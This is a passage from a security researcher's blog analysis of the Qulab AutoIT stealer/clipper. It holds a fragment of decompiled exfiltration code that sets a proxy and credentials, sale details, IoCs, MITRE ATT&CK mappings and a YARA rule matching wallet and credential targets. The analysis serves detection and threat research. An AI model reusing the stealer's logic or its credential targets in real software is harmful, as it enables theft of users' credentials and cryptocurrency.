    $A31D855614F.SetProxy(2,$A00B8242F50)
    $A31D855614F.SetCredentials($A41B8343904,$A2BB844352E,1)
    ENDIF
$A31D855614F.Send()
```

How it looks like on the other side?

This malware is developed by Qulab, and it took seconds to find the official sale post his stealer/clipper. As usual, every marketing that you want to know about it is detailed.

- This stealer/clipper is sold 2000 rubles (~30$)
- Support is possible



Let’s do some funny stuff

I made some really funny unexpected content by modifying some instructions to make something that is totally unrelated at all. Somewhat, patching malware could be really entertaining and interesting!

Note: If you haven’t seen the anime “Konosuba”, you will not understand at all, what’s going on :p

Additional Data

IoC

Hashes

- a915fc346ed7e984e794aa9e0d497137
- 887fac71dc7e038bc73dc9362585bf70
- a915fc346ed7e984e794aa9e0d497137

IP

-

Proxy Port

-

Schedule Task

- %PAYLOAD_NAME%
- Random Description

Folders & Files

- %APPDATA%/%RANDOM_FOLDER%/
- %APPDATA%/%RANDOM_FOLDER%/1/
- %PAYLOAD_NAME%.module.exe (7zip)
- %PAYLOAD_NAME%.sqlite.module.exe (sqlite3.dll)

Threat Actor

- Qulab

MITRE ATT&CK

- Discovery – System Information Discovery
- Discovery – System Time Discovery
- Discovery – Query Registry
- Discovery – Process Discovery
- Execution – Execution through Module Load
- Credential Access – Credentials in Files
- Collection – Screen Capture
- Collection – Data from Local System
- Exfiltration – Data Compressed

Software & Language used

- AutoIT
- Aut2Exe (Decompiler)
- myAut2Exe (Decompiler)
- CFF Explorer
- x32dbg
- Python

Yara

```
rule Qulab_Stealer : Qulab
{
  meta:
    description = "Yara rule for detecting Qulab (In memory only)"
    author = "Fumik0_"

  strings:
    $s1 = "QULAB CLIPPER + STEALER" wide ascii
    $s2 = "SDA" wide ascii
    $s3 = "SELECT * FROM Win32_VideoController" wide ascii
    $s4 = "maFile" wide ascii
    $s5 = "Exodus" wide ascii

  condition:
    all of ($s*)
}
```

Conclusion

Well, it’s cool sometimes to dig into some stuff that is not really common for the language choice (on my point of view for this malware). It’s entertaining and always worth to learn new content, find new tools, find a new perspective to put your head into some totally unknown fields.

Qulab stealer is interesting just in fact that is using AutoIT and abusing a telegram bot for sharing some data but stealing & clipper features remain the same as all the other stealers. The other thing that, it’s confirming also that more and more people are using User Defined Functions/Libraries free to use to do good or bad things, this trends will be more and more common in those days, developers or simple users with lack of skills is now just doing some google research and will be able to make a software or a malware, without knowing anything in depth about what the code is doing, when the task is done, nothing else matters at the end.

But I admit, I really take pleasure to patch it for stupid & totally useless stuff 🙂

Now it’s time for a break.

#HappyHunting

Special thanks: @siri_urz, @hh86_

Source: https://fumik0.com/2019/03/25/lets-play-with-qulab-an-exotic-malware-developed-in-autoit/